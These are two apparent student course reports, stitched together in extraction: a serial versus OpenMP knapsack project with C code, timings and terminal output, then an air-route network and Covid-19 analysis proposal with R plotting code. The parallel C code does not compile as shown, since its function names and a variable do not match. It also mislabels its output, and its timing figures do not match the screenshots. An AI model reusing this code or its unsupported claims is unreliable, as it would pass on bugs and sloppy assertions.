printf("\nenter the total capacity : ");
scanf("%d", &W);
start = clock();
knapSack(W, weights, values, n);
end = clock();
double time_taken = (double)(end - start) /
(double)(CLOCKS_PER_SEC);
printf("Time taken = %1f s", (double)(time_taken));
return 0;
}

int getMax(int x, int y)
{
    if (x > y)
    {
        return x;
    }
    else
    {
        return y;
    }
}

void knapSack(int W, int wt[], int val[], int n)
{
    int i, w;
    // value table having n+1 rows and W+1 columns
    int V[n + 1][W + 1];
    // fill the row i=0 with value 0
    for (w = 0; w <= W; w++)
    {
        V[0][w] = 0;
    }
```

```

// fille the column w=0 with value 0
for (i = 0; i <= n; i++)
{
    V[i][0] = 0;
}
// fill the value table
for (i = 1; i <= n; i++)
{
    for (w = 1; w <= W; w++)
    {
        if (wt[i] <= w)
        {
            V[i][w] = getMax(V[i - 1][w], val[i] + V[i - 1][w - wt[i]]);
        }
        else
        {
            V[i][w] = V[i - 1][w];
        }
    }
}
// max value that can be put inside the knapsack
printf("Max Value: %d\n", V[n][W]);
}

```

Parallel Approach

```

#include <stdio.h>
#include <stdlib.h>
#include <omp.h>
#include <malloc.h>
#include <time.h>
typedef struct
{
    int x;
}
__attribute__((aligned(64))) elem;
int MKnapsack(int, int);
// Function returning the optimal value for a given n and
W

```

```
int max(int, int);
int n;
int *weights;
int *values;
int W;
elem **F;

int main()
{
    clock_t start, end;
    printf("enter number of bags :");
    scanf("%d", &n);
    printf(" ");
    weights = (int *)malloc((n + 1) * sizeof(int));
    values = (int *)malloc((n + 1) * sizeof(int));
    int i, j;
    // Read weights and corresponding values for 'n' items
    printf("\nEnter the weight of all %d bags\n\n", n);
    for (i = 1; i <= n; i++)
    {
        printf("enter weight of bag %d :", i);
        scanf("%d", &weights[i]);
    }
    printf(" ");
    printf("\nEnter the value of bags %d \n", n);
    for (i = 1; i <= n; i++)
    {
        printf("enter the value of bag %d :", i);
        scanf("%d", &values[i]);
    }
    printf(" ");
    // Read Max. Weight capacity of Knapsack
    printf("\nEnter the total capacity : ");
    scanf("%d", &W);
    // Allocating memory for the Memory Function
    F = (elem **)malloc((n + 1) * sizeof(elem *));
    // 64 => boundary width to the next element
    for (i = 0; i <= n; i++)
        F[i] = (elem *)memalign(64, (W + 1) *
sizeof(elem));
    // Zeroing out the first row
    for (i = 0; i < (W + 1); i++)
```

```

        (*(F) + i)->x = 0;
    // Zeroing out the first column
    for (i = 0; i < (n + 1); i++)
        (*(F + i))->x = 0;
    for (i = 1; i <= n; i++)
    {
        for (j = 1; j <= w; j++)
            (*(F + i) + j)->x = -1;
    }
    start = clock();
    int res;
#pragma omp parallel
{
#pragma omp single nowait
{
    res = MFKnapsack(n, w);
    // Optimal value for items with given weights
and values
}
}
end = clock();
double time_taken = (double)(end - start) /
(double)(CLOCKS_PER_SEC);
printf("Total marks of the student=%d\n", res);
printf("Time taken = %1f s", (double)(time_taken));
free(weights);
free(values);
return 0;
}
int MFKnapsack(int i, int j)
{
    int value;
    if (((*(F + i) + j))->x) < 0)
    {
        if (j < weights[i]) // If weight of
item is more than current capacity
            value = MFKnapsack(i - 1, j); // Value of
previous item
        else
        {
            int b;
            int a;

```

```

#pragma omp parallel sections
{
// Two sections that can run independently and
// simultaneously
#pragma omp section
{
    a = MFKnapsack(i - 1, j);
}
#pragma omp section
{
    b = (values[i] + MFKnapsack(i - 1, j -
weights[i]));
}
value = max(a, b);
}
(*(F + i) + j)->x = value;
}
return (*(F + i) + j)->x;
}
int max(int a, int b)
{
    return (a > b ? a : b);
}

```


Result and Conclusion

Comparison between Serial and Parallel execution

No. of bags	Max Weight	Serial execution	Parallel execution
3	6	0.023	0.0002


4	6	0.017	0.0002
3	30	0.012	0.000714
5	100	0.016	0.000368
10	1000	0.010	0.000578
15	1500	0.025	0.000528
20	2000	0.020	0.000975

Serial execution




```
Aniket Singh 19BCE2103 (Sid) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 29 15:57 • aniket@sidharth-bansal: ~/Desktop/PDC project$ ./a.out
enter number of bags :3
enter the weight of all 3 bags
enter weight of bag 1 :10
enter weight of bag 2 :10
enter weight of bag 3 :10
enter the value of bags 3
enter the value of bag 1 :4
enter the value of bag 2 :5
enter the value of bag 3 :6
enter the total capacity : 30
Max Value: 15
aniket@sidharth-bansal:~/Desktop/PDC project$
```

Parallel Execution




```
Aniket Singh 19BCE2103 (Sid) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 29 15:58 • aniket@sidharth-bansal: ~/Desktop/PDC project$ ./parallelApproach
enter number of bags :3
enter the weight of all 3 bags
enter weight of bag 1 :10
enter weight of bag 2 :10
enter weight of bag 3 :10
enter the value of bags 3
enter the value of bag 1 :4
enter the value of bag 2 :5
enter the value of bag 3 :6
enter the total capacity : 30
Total marks of the student:15
Time taken = 0.000003 aniket@sidharth-bansal:~/Desktop/PDC project$
```

Serial Execution



Aniket Singh 19BCE2103 (Sid) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 29 15:59 •
aniket@sidharth-bansal:~/Desktop/PDC project\$./a.out
enter number of bags :5
enter the weight of all 5 bags
enter weight of bag 1 :100
enter weight of bag 2 :100
enter weight of bag 3 :100
enter weight of bag 4 :100
enter weight of bag 5 :100
enter the value of bags 5
enter the value of bag 1 :45
enter the value of bag 2 :45
enter the value of bag 3 :32
enter the value of bag 4 :89
enter the value of bag 5 :65
A enter the total capacity : 100
Max Value: 89
Time taken = 0.000059 aniket@sidharth-bansal:~/Desktop/PDC project\$

Parallel Execution



Aniket Singh 19BCE2103 (Sid) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 29 16:01 •
aniket@sidharth-bansal:~/Desktop/PDC project\$./parallelApproach
enter number of bags :5
enter the weight of all 5 bags
enter weight of bag 1 :100
enter weight of bag 2 :100
enter weight of bag 3 :100
enter weight of bag 4 :100
enter weight of bag 5 :100
enter the value of bags 5
enter the value of bag 1 :45
enter the value of bag 2 :45
enter the value of bag 3 :32
enter the value of bag 4 :89
enter the value of bag 5 :65
A enter the total capacity : 100
Total marks of the student:89
Time taken = 0.000001 aniket@sidharth-bansal:~/Desktop/PDC project\$

Conclusion

The parallel execution gives the result in less time compared to the serial execution.

References

- [1] A parallel algorithm for the knapsack problem using a generation and searching technique. - Henry Ker Chang Chag, Jonathan Jen Rong Chen, Snyong-Jian Shyu
- [2] Computing Partitions with Applications to the Knapsack Problem. - Horowitz, Ellis, and Sartaj Sahni.
- [3] Optimal parallel algorithms for the knapsack problems without memory conflicts. -Li, Ken-Li, Ren-Fa Li, and Qing-Hua Li.
- [4] OPENMP: An Industry-Standard API for shared memory programming
- [5] Concurrency and Parallelism -SASH GOLOSHIFIN, DIMA ZORBALEV, JOO FLATOW

Analysis of Global Air route Networks and its Interrelation with Covid-19

Team Members:
19BCE2080 [Sidharth Bansal]
19BCE2103 [Aniket Singh]

**Report submitted for the
Project Review of**

**Course Code: CSE3021
Social and Information Networks**

Professor: Vijayasherly V

1. Aim:

To find out the densest airport and perform sentiment analysis based on the confident residents of their country and finally compare it with the impact Covid-19 had on the same.

2. Abstract:

Airports are vital to every country and a major relation between countries is often identified by the number of flights shared among them i.e. how many flights serve as a pathway between the two countries.

In this project we aim to identify the country with the highest relations i.e. Country which travels to and welcomes passengers from majority of countries and then perform a sentiment analysis of their residents who are actually confident with their answers and finally conclude with the impact Covid-19 had on airport travels.

3. Introduction:

The number of airports a country has is often considered as a direct measure of the flourishing and development of its travel and trade sector, both of which are invaluable pillars of a nation's economic progress and development. Hence by analysing a country's global air traffic, we can often get a fair idea of its financial and economic conditions. Thus, we would first map the nodes of the network on the world map to have a clear visualization. As all of us are well versed with the fact that social networks are seen to depict homophily, that is, the tendency of individuals to associate and bond with similar others. We will also be taking up a case study of certain countries, particularly some communist and antisocial countries like China, North Korea, etc. and attempt to draw parallels between their ideologies and airline networks, which can give us a further insight into their trade routes and the countries with which they have good and friend international relations.

It is a widespread notion 'the more the quantity of a product or service, the better the results yielded'. To challenge this thought, we wish to study the sentiments of the travellers belonging to one of the densest air networks in the world, the US. We would like to explore more about their satisfaction with their airlines even though they have an abundance of it.

Lastly, we would like to study the interrelation between the Covid 19 pandemic and the Aviation industry. It is well known that international travel has triggered the pandemic and

that the pandemic has in turn led to a drastic decline in air travel. We wish to emphasize this correlation.

Thus, we plan to study the international air networks and answer the following questions:

- Which country has the most airports?
- How is a country's development related to the number of airports a country has?
- Do any flights in anti-social countries? If yes, what is their source?
- Does quantity (degree centrality) always mean quality? – Sentiment analysis of one of the biggest flight networks of the world
- How has the international airline network led to a surge in Covid 19 infections across the globe?
- In turn, how has the pandemic affected the aviation industry?
- Which countries were responsible for fastest transmission of the virus due to their Closeness centrality?

4. Literature Review

[1] Provides a contribution to analyse the topological property of complex airlines networks based on a content analysis of Lufthansa networks an integrated multidimensional approach was used in multicriteria analysis in order to evaluate all available data.

[2] Provides an early assessment of the impact of COVID19 on air transport: Just another crisis or the end of aviation as we know it? This assessment is done using the results of a series of in-depth consultations with senior industry executives. Semi-structured interviews were deemed the most appropriate method and focus on the long-term effects on the supply side, the potential long-term changes in passenger behaviour, and the potential effects of long-term control.

[3] Conducted research for the recent use of complex network methods for the characterization of the structure of air transport and of its dynamics. It shows that most of the published research has focused on the topological and metric properties of flight

networks, where nodes represent airports, and links are made between the two of them, providing information on the presence and frequency of flights.

[4] Considers every airport as a node and the route can be considered as an edge connecting them. The work analyses the USA airport network using different centrality measures of social network analysis. It indicates that Chicago O'hare Intl airport plays an important role. Chicago is therefore one of the cities of Porsche that promotes economic growth in the country.

[5] Extensively investigated on how flight restrictions affect domestic and international travel to countries and continents by analyzing time series and graph algorithms.

[6] Says that the world's major airports are directly connected to hundreds of airports without intermediate routes. This connectivity can be described as the network in which the airport becomes a node, and the route becomes a connection line. In this regard, this study analyses the air transport network of 1,060 airports using the social network analysis (SNA) methodology. We consolidated the data from three airline alliances and established a network of 1,060 airports and 5,580 routes in 173 countries.

[7] Studies the spatial form of the networks of the 20 largest domestic airlines by analyzing their edge set, degree and betweenness distributions, clustering coefficients and network diameter, and discovers that the whole Chinese domestic airline network is not a scale-free but a small-world network. They analysed each network with two different metrics (i) fitness: minimize the diameter of networks and maximize the passenger flow for each edge; (ii) robustness: compute the change in average path length after removing predetermined hubs and account for the scale of network disintegration. Finally, we compare the robustness of the network of different airlines and find that some small domestic airlines have very good robustness properties.

[8] Says that many countries have been implementing various control measures with different strictness levels to prevent the coronavirus disease 2019 (COVID-19) from spreading. With the great reduction in human mobility and daily activities, considerable impacts have been imposed on the global air transportation industry. This study applies a hybrid SARIMA-based intervention model to measure the differences in the impacts of different control measures implemented in China, the U.S. and Singapore on air passenger and air freight traffic.

[9] Says that coronavirus outbreak has been highly disruptive for aviation sector, threatening the survival and sustainability of airlines. Apart from massive losses attributed to suspended operations, industry foresee a grim recession ahead. Restrictive movements, weak tourism, curtailed income, compressed commercial activities and fear psychosis are

expected to compress the passenger demand from 30 to 60%, endangering the commercial viability of airlines operation. Fragile to withstand the cyclic momentary shocks of oil price fluctuation, demand flux, declining currency, airlines in India warrants for robust structural changes in their operating strategies, business model, revenue, and pricing strategies to survive the long-lasting consequences of Covid-19.

[10] Says the global airline networks play a key role in the global importation of emerging infectious diseases. Detailed information on air traffic between international airports has been demonstrated to be useful in retrospectively validating and prospectively predicting case emergence in other countries. In this paper, we use a well-established metric known as effective distance on the global air traffic data from IATA to predict COVID-19 times of arrival (ToA) for different countries as a consequence of direct importation from China. Using this model trained on official first reports from WHO, we provide estimated ToA for all other countries. By combining effective distance with a measure for the country's vulnerability (Infectious Disease Vulnerability Index (IDVI)), we propose a metric to rank vulnerable countries at immediate risk of case emergence.

5. Objective of the Project

In this project our main objective is to make visualizations using Social Network Analysis techniques to analyse the worldwide airport and flight network to help our fellow peers understand and extract necessary information out of those hard to read and interpret dataset. We will be using information and data from multiple data sets and data sources, to obtain necessary information about the flights and airlines in various countries, primarily obtaining our data via web scraping techniques from online sources like the OurAirports website. Another objective of the project is to weigh quantity against quality by performing sentiment analysis on the Airlines of the country that has the most number of airports.

Apart from this, we are going to correlate the Global airline network with the Covid-19 crisis, So that we can get a clear picture of how international travel has surged in the Covid-19 cases. Hopefully the overall analysis in the form of this project inspires others to have and develop deep interests in these types of datasets.

6. Innovative Component of the Project

We have involved study of interrelation between the Covid 19 pandemic and the Aviation industry. It is well known that international travel has triggered the pandemic and that the pandemic has in turn led to a drastic decline in air travel. We have emphasized this correlation. Significant reductions in passenger numbers have resulted in flights being cancelled or planes flying empty between airports, which in turn massively reduced revenues for airlines and forced many airlines to lay off employees or declare bankruptcy. Some have attempted to avoid refunding cancelled trips in order to diminish their losses. Airliner manufacturers and airport operators have also laid off employees.

Finally, we wish to correlate the Global airline network with the Covid 19 crisis. To check how the airline network has contributed to spreading the infection across nations, it is important to measure certain parameters. Closeness centrality is one such parameter that dictates the speed of spreading of the virus. The greater the closeness centrality of a country, the more likely it is to be a mediator of infections. To validate this statement and thus carry out an analysis, we would be plotting graphs for prominent countries against this parameter and analyse them. We'll in turn check how the pandemic has affected this network and led to a decline in scheduled flights globally.

7. Work done and implementation

a. Methodology adapted:

To approach the above problem statements, we would be visualizing and analyzing various datasets. Through these visualizations, most of our questions would be answered to accuracy.

Firstly, we would preprocess the data from the data sets collected and then plot all the airports on the World map so as to visualize all the nodes of the social network that we wish to be working with. Next, we would iterate through our data of the connected nodes. If two airports (nodes) have direct flight between them, they should be shown connected on the world map. Through such a visualization of the airline social network, a clear picture about our analysis of both the nodes and the global airline routes can be painted.

The next part of our study focused on analyzing the density and concentration of airports in all the countries and then ranking them from the highest to the least number of airports.

Here we found out that the United States of America has the highest number of airports amidst all the other countries. After social network analysis, we conducted a case study between the countries with the most and least dense flight networks, namely the United States of America and North Korea.

Next, to carry out a quantitative vs qualitative analysis, we wish to perform a sentiment analysis based on tweets. Through such an exercise, we would be establishing an answer to ‘whether a country having a maximum number of airports equates to a good quantity of airlines. Through our study, we found that the US houses the most number of airports in the world. But does this fact assure the content of the US citizens regarding Air travel in their country? To further explore about the fact, we plan to implement a deep learning model and perform sentiment analysis on the crowdflower United States Airline Tweets dataset to get a general idea of how satisfied the flyers were with the airlines in their country.

This would give us an idea as to how satisfied the people actually are with the services provided to them despite the United States having the most robust and dense flight network in the world.

Finally, to correlate the Covid 19 Crisis with the Global Air Network, we’ll plot maps depicting closeness centralities of all the countries and then compare the covid 19 cases in these countries in the initial period of the Pandemic. Further we’ll plot a comparative graph between the number of flights scheduled and cancelled during the pandemic to emphasize the impact the pandemic had over the air network.

b. Dataset used:

We have collected the following datasets so far and continue to look for more relevant datasets:

- Statistics of Passengers for all carriers:
https://www.transtats.bts.gov/Data_Elements.aspx?Data=2 ● Airports and Airlines data: <https://ourairports.com/data/>
- Twitter US Airline Sentiment:
<https://www.kaggle.com/crowdflower/twitter-airline-sentiment>
- World Health Organization regular Coronavirus disease situation report:
<https://www.who.int/emergencies/diseases/novel-coronavirus-2019/situation-reports/>

- Closeness Centrality of Countries:
<https://developing-trade.com/wp-content/uploads/2014/11/Working-Paper-DTC-2011-7.pdf>

c. Tools used:

- **RStudio**

The free and open source R programming language has a number of libraries like ggplot and plotly that allow users to create detailed visualizations with options for interactivity.

- **Python using Jupyter Notebook**

Python is a powerful language that is easy to learn and implement. It offers various libraries to implement data visualization. While dealing with huge amounts of data, speed is key. Python is a clean, easy to handle language that requires only a few lines of coding. This significantly cuts down on the coding time required.

The analysis is done on a computer system with following specifications, hardware and software details.


- Modern Operating System: Windows 10
- x86 64-bit CPU (Intel / AMD architecture)
- 8 GB RAM
- Jupyter Notebook
- RStudio
- Python Version 3.0 or above

d. Screenshot and Demo along with visualization

- Visualize the airports across the globe.

The latitude and longitude of the airport are taken as coordinates and the airport is visualized as a node on the world map.

The data is taken from <https://ourairports.com/data/> that provides latest data on airports globally.



```
geo <- list(
  scope = "world",
  projection = list(type = "orthographic"),
  showland = TRUE,
  resolution = 10,
  landcolor = toRGB("black"),
  countrycolor = toRGB("black"),
  oceancolor = toRGB("aliceblue"),
  showocean = TRUE
)
plot_geo(locationmode = "Greenwich") %>%
  add_markers(data = airport %>%
    filter(Type == "airport"),
    x = ~Longitude,
    y = ~Latitude,
    text = ~paste('Airport: ', Airport_Name),
    alpha = .6, color = "red") %>%
  layout(
    title = "Global Airports",
    geo = geo,
    showlegend = FALSE
)
print(paste("There are", airport %>%
  filter(Type == "airport") %>%
  nrow(),
  "airports around the world."))|
```




Fig 1 and 2: Marking every airport in the world

- **Visualize the Global Air route network**

The global airports are visualized as nodes on the map and adding edges where a flight exists, forms the overall flight social network.

```

route <- route %>% mutate(id = rownames(route))
route <- route %>% gather('source_airport', 'destination_airport', key = "Airport_type", value = "Airport")
gloabal.flight.route <- merge(route, airport %>% select(Airport_Name, IATA, Latitude, Longitude, Country, City),
                                by.x = "Airport", by.y = "IATA")
world.map <- map_data ("world")
world.map <- world.map %>%
  filter(region != "Antarctica")
ggplot() +
  geom_map(data=world.map, map=world.map,
           aes(x=long, y=lat, group=group, map_id=region),
           fill="white", colour="black") +
  geom_point(data = gloabal.flight.route,
             aes(x = Longitude, y = Latitude),
             size = .1, alpha = .5, colour = "blue") +
  geom_line(data = gloabal.flight.route,
            aes(x = Longitude, y = Latitude, group = id),
            alpha = 0.05, colour = "blue") +
  labs(title = "Global Airline Routes")

```

Global Airline Routes

